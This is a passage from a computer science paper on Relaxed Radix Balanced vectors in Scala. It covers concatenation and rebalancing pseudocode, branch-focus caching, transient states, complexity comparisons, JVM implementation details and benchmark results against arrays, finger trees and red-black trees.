6       newBranch(depth-1)
7     newNode
8   }
9   ...
10 }
```

In the case of appending front, an updated node must increment the accumulated size of each subtrees by one. When a new branch is appended, a 1 is appended on the front of the sizes and all other accumulated sizes are incremented by one.

The complexity of these operations is still $\mathcal{O}(m \cdot \log_m(n))$, $\log_2(m) \cdot \log_m(n)$ for the traversal plus $m \cdot \log_m(n)$ for the branch update or creation.

Splitting While splitting, the traversal down the tree is done using the relaxed version of indexing. The splitting operation just truncates the node on the left/right. In addition, when encountering an unbalanced node, the sizes are truncated and adjusted. The

complexity of this operation is still $\mathcal{O}(m \cdot \log_m(n))$, $\log_2(m) \cdot \log_m(n)$ for the traversal plus $m \cdot \log_m(n)$ for the branch update.

3.3 Concatenation

The concatenation algorithm used on RRB-Vectors is a slightly modified version of the one proposed in the RRB-Trees technical report [4]. This version favors nodes of size m over $m - 1$ making the trees more balanced. With this approach, we sacrifice a bit of performance for concatenations but we gain performance on all other operations: better balancing implies higher chance of using fast radix operations on the trees.

From a high level, the algorithm merges the rightmost branch of the vector on the LHS with the leftmost branch of the vector on the RHS. While merging the nodes, each of them is rebalanced in order to ensure the $\mathcal{O}(\log_m(n))$ bound on the height of the tree and avoid the degeneration of the structure. The RRB version of concatenation has a time complexity of $\mathcal{O}(m^2 \cdot \log_m(n))$ where m is constant.

```

1 def concatenate(left: Vector[A], right: Vector[A]) =
2   {
3     val newTree = mergedTrees(left.root, right.root)
4     val maxDepth = max(left.depth, right.depth)
5     if (newTree.hasSingleBranch)
6       new Vector(newTree.head, maxDepth)
7     else
8       new Vector(newTree, maxDepth+1)
9   }
10 def mergedTrees(left: Node, right: Node, depth: Int)
11 = {
12   if (depth==1) {
13     mergedLeaves(left, right)
14   } else {
15     val merged =
16       if (depth==2) mergedLeaves(left.last,
17                                   right.first)
18       else mergedTrees(left.last, right.first, depth-1)
19     mergeRebalance(left.init, merged, right.tail)
20   }
21 }
22 def mergedLeaves(left: Node, right: Node) = {
23   // create a balanced new tree of height 2
24   // with all elements in the nodes
25 }

```

The concatenation operation starts at the bottom of the branches by merging the leaves into a balanced tree of height 2 using `mergedLeaves`. Then, for each level on top of it, the newly created merged subtree and the remaining branches on that level will be merged and rebalanced into a new subtree. This new subtree always adds a new level to the tree, even though it might get dropped later. New sizes of nodes are computed each time a node is created based on sizes of children nodes.




Figure 4. Concatenation example: Rebalancing level 0




Figure 5. Concatenation example: Rebalancing level 1

The rebalancing algorithm has two proposed variants. The first consists of completely rebalancing the nodes on the two top levels of the subtree. The second also rebalances the top two level of the subtree but it only rebalances the minimum amount of nodes

that ensures the logarithmic bound. The first one leaves the tree better balanced, while the second is faster. As we aim to have good performance on all operations we use the first variant⁷. The following snippet of code shows a high level implementation for this first variant. Details for the second variant can be found in [4] in case that concatenation is prioritized over all other operations.

```

1 def mergeRebalance(left: Node, center: Node, right:
2   Node) = {
3     // join all branches
4     val merged = left ++ center ++ right
5     var newRoot = new ArrayBuffer
6     var newSubtree = new ArrayBuffer
7     var newNode = new ArrayBuffer
8     def checkSubtree() = {
9       if (newSubtree.length == m) {
10         newRoot += computeSizes(newSubtree.result())
11         newSubtree.clear()
12       }
13     }
14     for (subtree <- merged; node <- subtree) {
15       if (newNode.length == m) {
16         checkSubtree()
17         newSubtree += computeSizes(newNode.result())
18         newNode.clear()
19       }
20       newNode += node
21     }
22     checkSubtree()
23     newSubtree += computeSizes(newNode.result())
24     computeSizes(newRoot.result())
25 }

```

Figures 4, 5, 6 and 7 show a concrete step by step (level by level) example of the concatenation of two vectors. In the example, some of the subtrees were collapsed. This is not only to make the diagrams fit, but also to expose only the nodes that are referenced during the execution of the algorithm. Nodes with colors represent new nodes and changes, to help track them from figure to figure.




Figure 6. Concatenation example: Rebalancing level 2




Figure 7. Concatenation example: Rebalancing level 3

The concatenation algorithm chosen for the RRB Vector is the one that is slower but that is better at rebalancing. The reason behind this decision is that with better balanced trees all other operations on the trees are more efficient. In fact, choosing the least efficient option does not need to be seen as a reduction in performance, because the improvement is in relation to the Relaxed-Balanced tree concatenation of linear complexity. An interesting consequence of this choice is that all trees (or subtrees) of size at most m^2 (the maximum size of a two level RRB tree) that were created by concatenation will be completely balanced.

It is important to have a smart rebalancing implementation, due to the m^2 elements that can possibly be accessed. The first crucial factor is the speed of copying the nodes. With an implementation that takes advantage of spatial locality by using arrays (§5.2), the amount of work required can be reduced to m fast node copies

⁷Performance of operations using the second variant was analyzed in [37].

rather than m^2 element copies. Another crucial but obvious implementation detail is to never duplicate a node if it does not change. This requires a small amount of additional logic and comes with a benefit on memory used and in good cases can reduce the number of node copies required, potentially reducing the effective work to $O(m * \log_m(n))$ if there is a good alignment.

When improving the vector on locality (§4), concatenating a small vector using the concatenation algorithm is less efficient than appending directly on the other tree. That case is identified by a simple bound on the lengths, and then all elements from the smaller vector are appended to the larger one.

Other Operations Having efficient concatenation and spitting allows us to also implement several other operations that change the structure of the tree. Some of these operations are: inserting an element/vector in any position, deleting an element/subrange of the vector and patching/replacing part of the vector. The complexity of these operations are bounded by the complexity of the core operations used.

Parallelizing the Vector To parallelize operations we use the fork-join pool model from Java [18, 31]. In this model processing is achieved by splitting the work into smaller parts until they are deemed small enough to ensure good parallelism. This can be achieved using the efficient splitting of the RRB-Tree. For certain operations, like `map`, `filter` and `reduce`, the results obtained in parallel must be aggregated, such as concatenating the partial vectors produced by the parallel workers. The aggregation can occur in several steps, where partial results from different workers are aggregated in parallel, recursively, until a single result is produced. The overhead associated with the distribution of work is $O(m^2 \cdot \log_m(n))$.

4. Improvements on Operation Locality and Amortization of Costs

In this section we present different approaches aimed at improving the performance using explicit caching on the subtrees in a branch. This is a new generalization of the Clojure [15] (and current Scala) optimizations on their Radix-Balanced vectors. All optimizations we describe rely on the vector object keeping a set of fields that track the entire branch of the tree, from the root to a leaf. Figure 4 shows such an RRB-vector with the levels numbered starting from 0 at the bottom. The explicit caches focus on the nodes reaching from the root to the `tree0` leaf.




Figure 8. Branch trees in cache.

To know on which branch the vector is focused there is also a focus index field. It can be the index of any element in the current `tree0`. To follow the simple implementations scheme of immutable objects in concurrent contexts, the focus is also immutable. Therefore each vector object will have a single focused branch during its existence. Each method that creates a new vector must decide which focus to set.

These optimizations depend heavily on the radix operations for efficiency. To avoid losing these completely on unbalanced RRB trees we will only use these operation on a balanced subtree of the branch. The vector will keep extra meta data on the start and end index of this subtree as well as its height. In the case of a balanced

RRB tree this covers the entire tree and will effectively only use the more efficient radix based operations.

4.1 Faster Access

One of the uses of the focused branch is as a direct access to a cached branch. If the same leaf node is used in the following operation, there is no need for vertical tree traversal which is key to amortize operation to constant time. In the case another branch is needed, it can be fetched from the lowest common node of the two branches.

To know which is the level of the lowest common node in a vector of branching size m (where $m = 2^i$ and i is the number of bits in the sub-indices), only the focused index and the index being fetched are needed. The operation `index \vee focus` will return a number that is bounded to the maximum number of elements in a tree of that level. The actual level can be extracted with some if statements. This operation bounded by the same number of operations that will be needed to traverse the tree back down through the new branch. This is computed in $O(\log_m(n))$ without accesses to memory.

```
1 val i = // number of bits of sub-indices
2 def lowestCommonLevel(idx: Int, focus: Int): Int = {
3   val xor = idx ^ focus
4   if (xor < (1<<(1*i))) 0
5   else if (xor < (1<<(2*i))) 1
6   else if (xor < (1<<(3*i))) 2
7   ...
8   else 5
9 }
```

When deciding which will be the focused branch of a new vector two heuristics are used: If there was an update operation on some branch where that operations could be used again, that branch is used as focus. If the first one can't be applied, the focus is set to the first element as this helps key collection operations (such as getting an iterator).

The vector iterator and builder use this to switch from one leaf to the next one with the minimal number of steps. In fact, this effectively amortizes out the cost of traversing the tree structure over the accesses in the leaves as each edge of the tree will only be accessed once. In the case of RRB tree iteration there is an additional abstraction for switching from one balanced subtree to the next one.

4.2 Amortizing Costs using Transient States

Transient states are the key to providing amortized constant-time appending, local updating and local splits. To achieve this, we decouple the tree by creating an equivalent tree that does not contain redundant edges on the current focused branch. The information missing in the edges of the tree is represented and can be reconstructed from the trees in the focused branch.




Figure 9. Transient tree with current focus branch marked in white and striped nulled edges.

Without transient states when a leaf is updated, the entire branch must be updated. On the other hand, if the state is transient, it is only necessary to update the subtree affected by the change. In the case of updates on the same leaf, only the leaf must be updated.

When appending or updating consecutive indices, $\frac{m-1}{m}$ operations must only update the leaf, then $\frac{m-1}{m^2}$ need to update two lev-

els of the tree and so on. These operations will thus be amortized to constant time if they are executed in succession. This is due to the bound given by average number of node update per operation: $\sum_{k=1}^{\infty} \frac{k \cdot (m-1)}{m^k} = \frac{m}{m-1}$.

There is a cost associated to the transformation from canonical to transient state and back. This cost is equivalent to one update of the focused branch. The transient state operations only start paying off after 3 consecutive operations. With 2 consecutive operations they are matched and with 1 there is a loss in performance.

Canonicalization The transient state aims to improve performance of some operations by amortizing costs. But, the transient state is not ideal for performance of other operations. For example an indexing operation on an unbalanced vector may lack the size information it requires to efficiently access certain indices. And an iterator relies on a canonical tree for performance. It is possible to implement these operations on a transient state, but this involves both code duplication and additional overhead on each call.

The solution we used involves converting the transient representation to a canonical one. This conversion, called canonicalization, is applied when an operation that requires the canonical form is called on an instance of the immutable vector. The mutation of the vector is not visible from the outside and only happens at most once (Figure 10). This transformation only affects the nodes that are on the focused branch, as it copies each one (except the leaf) and links the trees. If the node is unbalanced, the size of the subtree in focus is inserted. This transformation could be seen as a lazy initialization of the current branch.




Figure 10. Objects states and effect of operations.

Vector objects can only be in the transient state if they were created this way. For example, the appending operations will create a new object that is in transient state and focused on the last/first branch. If the source object was not focusing the last branch, then it is canonicalized (if needed) before change of branch operation. Vectors of depth 1 are special cases, they are always in canonical form and their operations are equivalent to those in transient form.

4.3 Comparison

In table 1 we show the difference in complexities between the Radix-Balanced Vector and the Relaxed-Radix-Balanced Vector. In table 2 we compare the RRB-Vector to other possible implementations. The operations in the table represent all different complexities that can be reached for the core operations. The operations are divided into four categories: (i) fetching, (ii) updating, (iii) inserting, and (iv) removing. In (i) there is the indexing or random access given an element index and the sequential scanning of elements. Category (ii) is divided into normal (or random) update and has a special case for updates that are done locally. The category (iii) is divided into building (with/without result size), concatenation and insertions on ends (appended front/back and small concat). Removing (iv) is divided into splits (split, take, drop, ...), splits ends (tail/init, drop(n)/take(n) with n in the first/last leaf) and a general removal of elements in a range of indices.

Table 1. Comparison between the Radix and Relaxed Radix Vectors. In this table all aC have \log_m worst case scenario.

	Radix-Balanced Vector	RRB Vector	With $m = 32$
indexing	\log_m	\log_m	eC
scanning	aC	aC	aC
update	$m \cdot \log_m$	$m \cdot \log_m$	eC
update local	aC	aC	aC
concat/insert	L	$m^2 \cdot \log_m$	L v.s. eC
insert ends	aC	aC	aC
building	aC	aC	aC
split	$m \cdot \log_m$	$m \cdot \log_m$	eC
split ends	aC	aC	aC
remove	L	$m^2 \cdot \log_m$	L v.s. eC

We use the notation eC as effective constant time when we have $\log_m(n)$ complexities assuming that n will be bounded by the index integer representation and m is large enough. In our case Int is a 32-bit signed integer and $m = 32$, giving us the bound $\log_m(n) < 7$ and hence argue that this is bounded by a constant. In table 1, aC (amortized constant) has a worst case scenario of \log_m or $m \cdot \log_m$, in other terms it has is eC in the worst case. In table 2, for the RRB Vector the aC has a worst case of eC , for COW Array aC has linear worst case and for the rest of aC -s have a worst case of \log_2 . C and L are constant and linear time respectively.

5. Implementation

5.1 Scala Indexed Sequences

Our implementation of the RRB-Vector⁸ is based on the Scala Collection [26] IndexedSeq, which acts as a decorator exposing many predefined generic operations which are based on just a few core primitives. For example, most operations that involve the entire collection (such as map, filter and foreach) use iterators and builders. To improve performance, we overwrote several of the decorator operations to use the efficient vector primitives directly, without going through the IndexedSeq code.

Parallel RRB Vector The implementation of the parallel RRB Vector is a trivial wrapper over the sequential RRB Vector using the Scala Parallel Collections API [25, 33, 34]. This only requires the presence of the split and combine operations, which, in our case, are simply splitting an iterator on the tree and combining using concatenation. Both of these use the efficient core RRB tree operations. When splitting, we additionally have heuristics that yield a well aligned concatenation and create a balanced tree.

5.2 Arrays as Nodes

One of the aims of Scala Collections [25, 26, 33, 34] is the elimination of code duplication, and one of the mechanisms to achieve this

⁸ Along with all other sequences we compare against.

Table 2. Comparisons with other data structures that could be used to implement indexed sequences.

	RRB Vector	COW Array	FingerTree	RedBlack Tree
indexing	eC	C	\log_2	\log_2
scanning	aC	C	aC	aC
update	eC	L	\log_2	\log_2
update local	aC	L	\log_2	\log_2
concat/insert	eC	L	\log_2	L
insert ends	aC	L	aC	\log_2
building	aC	C/aC	aC	\log_2
split	eC	L	\log_2	\log_2
split ends	aC	L	aC	\log_2
remove	eC	L	\log_2	L

is the use of generic types [9, 22]. But this also has a drawback: the need to box primitive values in order for them to be stored in the collection. We implemented all our sequences in this context.

All nodes are stored in arrays of type `Array[AnyRef]`, since this allows us to quickly access elements (which are boxed anyway due to generics⁹) without dispatching on the primitive array type. A welcome side effect of this decision is that elements are already boxed when they are passed to the Vector, thus accessing and storing them does not incur any intermediate boxing/unboxing operations, which would add overhead. However, it is known that using the boxed representation for primitive types is inefficient when operating on the values themselves, so the sizes of unbalanced nodes are stored in `Array[Int]` objects, guaranteeing the most compact and efficient data representation.

Most of the memory used in the vector data structure will be composed of arrays. There are three key operations used on these arrays: creation, update and access. Since the arrays are used with copy-on-write semantics, actual update operations are only allowed when the array is initialized. This also implies that each time there is a modification on some part of an array, a new array must be created and the old elements must be copied.

The size of the array will affect the performance of the vector. With larger arrays in the nodes the access times will be reduced because the depth of the tree will decrease. But, on the other hand, increasing the size of the arrays will slow down the update operations, as they have to copy the entire array to execute the element update, due to the copy-on-write semantics.

For an individual reference to an RRB-Vector of size n and branching of m , the memory usage will be composed by the arrays located in the leaves¹⁰ and the ones that form the tree structure. In our case we save references and hence we need $\lceil \frac{n}{m} \rceil$ arrays of m references¹¹. The structure requires at least the references to the child nodes and in the worst case scenario an additional integer the size of each child. Going up level by level, the reference count decreases by a factor of m and hence the total is bounded by $\sum_{k=2}^{\log_m(n)} \lceil \frac{n}{m^k} \rceil < \sum_{k=2}^{\infty} \lceil \frac{n}{m^k} \rceil \leq \frac{n+m}{m \cdot (m-1)}$ references. For the sizes of the nodes, given our choice of rebalancing algorithm, they will only appear on nodes that are of height 3 or larger and hence the sizes will be bounded by $\sum_{k=3}^{\log_m(n)} \lceil \frac{n}{m^k} \rceil < \sum_{k=3}^{\infty} \lceil \frac{n}{m^k} \rceil \leq \frac{n+m}{m^2 \cdot (m-1)}$ integers.

5.3 Running on a JVM

In practice, Scala compiles to Java bytecode and executes on a Java Virtual Machine (JVM), where we used the Oracle Java SE distribution [29] as a reference. This imposes additional characteristics of performance that can't be evaluated on the algorithmic level alone, and ask for a more nuanced discussion.

One of the JVM components that directly affects vectors is the *garbage collector* (or GC). Vector operations tend to create a large number of `Array` objects, some of which are only necessary for a short time. These objects will use up memory and thus degrade overall performance as the GC is invoked more often. For this reason our code is optimized to avoid the redundant creation of intermediary objects, delaying the GC cycles and thus improving performance.

Instead of directly compiling bytecode to native code, the JVM uses a *just in time compilation* (JIT) mechanism in order to take advantage of run-time profiling information. At first it runs the compiled bytecode inside an interpreter and collects execution statistics (profiles). Later, once a method has executed enough times, it

compiles it using the statistics to guide optimizations. The Vector code tries to gain performance by aligning with the JIT heuristics and hence taking advantage of its optimizations. The most important such optimization is inlining, which eliminates the overhead of calling a method and, furthermore, enables other optimizations to improve the inlined code. Critical parts of the Vector code are carefully designed to match the heuristics of the JVM. In particular, a heuristic that arose commonly is that only methods of size less than 35 bytes are inlined, which meant we had to split the code into several methods to stay below this threshold.

6. Evaluation

6.1 Methodology

ScalaMeter [30] is used to measure performance of operations on different implementations of indexed sequences.

To have reproducible results with low error margins, ScalaMeter was configured on a per benchmark basis. Each test is run on 32 different JVM instances to average out badly allocated VMs. On each JVM, 32 measurements were taken and they were filtered using outlier elimination to remove those runs that were exceptionally different. This could happen if a more thorough garbage collection cycle occurs in a particular run, due to JIT compilation or if the operating system switches to a more important task during the benchmark process [12]. Before taking measurements, the JVM is warmed up by running the benchmark code several times, without taking the measurements into account. This allows us to measure the time after the JIT compilation has occurred, when the system is in a steady state.

There are three main directions in the performance comparisons. The first compares the Radix-Balanced vectors with well-balanced RRB Vectors, with the goal of having an equivalent performance, even if the RRB Vectors have an inherent additional overhead. The second axis shows the effects of unbalanced nodes on RRB-Tree. For this we compare the same perfect balanced vector with an extremely unbalanced vector. The later vector is generated by concatenating pseudo-random small vectors together. The amount of unbalanced nodes is in part affected by the size of the vector. The third axis is the comparison between vectors in general and other well known functional and/or immutable data structures used to implement sequences. We used a copy-on-write (COW) arrays, finger trees [16] (FingerTreeSeq¹²) and red black trees [13] (RedBlackSeq¹³).

6.2 Results

For the results of this sections, benchmarks were executed on a Java HotSpot(TM) 64-Bit Server VM on a machine with an Intel(R) Core(TM) i7-4770 CPU @ 3.40GHz with 32GiB on RAM. Each benchmarking VM instance was setup with 16GiB of heap memory. The parallel vector split-combine was executed on a machine with 4 Intel(R) Xeon(R) Processors, of type E5-4640 @ 2.40GHz with 128GiB on RAM.

Iterating The benchmark in Figure 11 shows the time it takes to scan the whole sequence using a specialized iterator. Unsurprisingly, the results show that the best option is the array. But the vector is only 1-2× slower, closer to 1× in the most common cases. It is also possible to see that vectors are 7-15× faster than other deeper trees, mainly due to the reduction in indirections and increased locality.

Building The benchmark in Figure 12 shows the time it takes to build a sequence using a specialized builder. In general, the

⁹ A limitation that could be circumvented by Miniboxing [40].

¹⁰ Note that the memory used in the leaves is equivalent to the memory used for an array that contains all the elements.

¹¹ It could be any kind of data.

¹² Adapted version of <https://github.com/Sciss/FingerTree> where abstractions that did not involve sequences were removed.

¹³ Adaptation of the standard Scala Collections RedBlackTree where keys are used as indices.




Figure 11. Iterating through the sequence




Figure 12. Building a sequence.

builder for these sequences does not know the size of the resulting sequence. In the case of array builder there is the possibility of giving it a hint of the result size (`Hinted` in the benchmarks). In this case the vector behaves against all other implementations. It is faster than other trees because they require re-balancing during the building, whereas the vector behaves more like an array building by allocating chunks of memory and filling them. Array building requires resizing of the array whenever it is filled or the result is returned, which implies a copy of the whole array. By contrast, the vector only requires a copy of the last branch when returned. This is the main reason the vector is able to outperform the array building process. Also, the standard array builder uses the hint as such and therefore still requires some copies of the array.

Indexing Figure 13 shows the time taken to access 10k elements in consecutive indices while Figure 14 shows the same for randomly chosen indices. From the algorithmic point of view they are exactly the same, the difference is in how the memory is kept in the processor caches. It shows that in either cases the vector access behaves effectively as constant time like the array, where the finger trees and red black trees degenerate with randomness. A vector of depth 3 is 2-3.5 \times slower than the array, the cost of accessing the arrays in the 3 levels of the branches.




Figure 13. Accessing 10k consecutive indices




Figure 14. Accessing 10k random indices

Updating Figure 15 shows the time taken to update 10k elements in consecutive indices and Figure 16 shows the same for randomly chosen indices. In this case the array is clearly the worst option because it creates a new version and copies the contents with each update. The vector behaves effectively as having constant time while taking advantage of locality and degenerates slightly with randomness. The vector is 4.3 \times faster on local updates and 1-2.3 \times faster on random updates than the red black scale tree.

Concatenating Figures 17 and 18 show the time it takes to concatenate two sequences (two points of view of the same 3D plot). The two axes on the bottom represent the sizes of the LHS (left hand side) and RHS (right hand side) of the concatenation operation. It can be seen that the RRB Vector and finger trees are almost equivalent in performance (bottom planes). The array up to a result size of 4096 is able to concatenate faster thanks to locality, but then grows linearly with the result size (middle plane). The vector without efficient concatenation (on Radix-Balanced trees) behaves just like the array but with worse constant factors (top plane). The red black tree was omitted from this graph due its inefficient concatenation operation.

Appending Figures 19 and 20 show the time it takes to append 256 elements on by one. In the first case we append them




Figure 15. Updating on 10k consecutive indices




Figure 16. Updating on 10k random indices

to the front and in the second to the back of the sequence. The large number of elements was chosen in order show the amortized time of the operation on the vectors. In this case the array is clearly the worst option because it creates a new version and copies the contents with each append. The vector is around $2.5\times$ slower than the finger trees, a structure that specifically focuses on these operations. The vector can be $1-2\times$ faster than a red black tree.

Splitting Figures 21 and 22 show the time it takes to split a sequence on the left and on the right. We fixed the cut point to the middle of the sequence to be able to compare the time it takes to take or drop the same number of elements. It can be seen that splitting a vector is more efficient than other structures. Even more, the vector behaves with an effectively constant time.

Parallel Vector Split-combine Overhead The benchmarks in Figure 23 and 24 show the amount of overhead associated with the parallelization of the vector with and without efficient concatenation. They show the typical overhead of a parallel `map`, `filter` or other similar operations that create a new version of the sequence. The benchmark computes a `map` operation using the identity function, such that the execution time is dominated by the time it takes to split and combine the sequence rather than the function computations. As a base for comparison we used the sequential `map` on




Figure 17. Concatenating two sequences (point of view 1). RRB Vector and Finger Tree are the planes at the bottom, COW Array is the plane in the middle and Vector is the plane on the top.




Figure 18. Concatenating two sequences (point of view 2). More information on the first point of view on figure 17.

both versions, where the results are identical. Then we parallelized it on fork-join thread pools of 1, 2, 4, 8, 16, 32 and 64 thread on a 64 threaded (32 cores) machine. Without concatenation, there is a loss of performance on when passing from sequential to parallel and although the performance increases with the addition of threads, even with 64 threads it's only slightly better than the sequential version. By contrast, with our new vector, the gain in performance starts with one thread in the pool (dedicated thread) and then increases. Giving a $1.55\times$ increase with 2 threads, $2.46\times$ for 4 thread, $3.52\times$ for 8 thread, $4.60\times$ for 16 thread, $5.52\times$ for 32 thread (core limit) and $7.18\times$ for 64 thread (hardware thread limit).

Memory Overhead Figure 25 shows the memory overhead of the data structures used in the benchmarks. This overhead is the additional space used in relation to the COW Array. The overhead of a vector is $17.5\times$ smaller than the finger tree and $40\times$ smaller than the red black trees.

7. Related Work

Related data structures There is a strong relation between RRB Trees and various data structures in the literature. Patricia tries [24] are one of the earliest documented uses of radix trees, performing lookups and updates one bit or character at a time. Wider radix trees were used to build space efficient sparse arrays, Array Mapped Tries (AMT) [1], and on top of that Hash Array Mapped Tries (HAMT) [2], which have been popularized and adapted to an

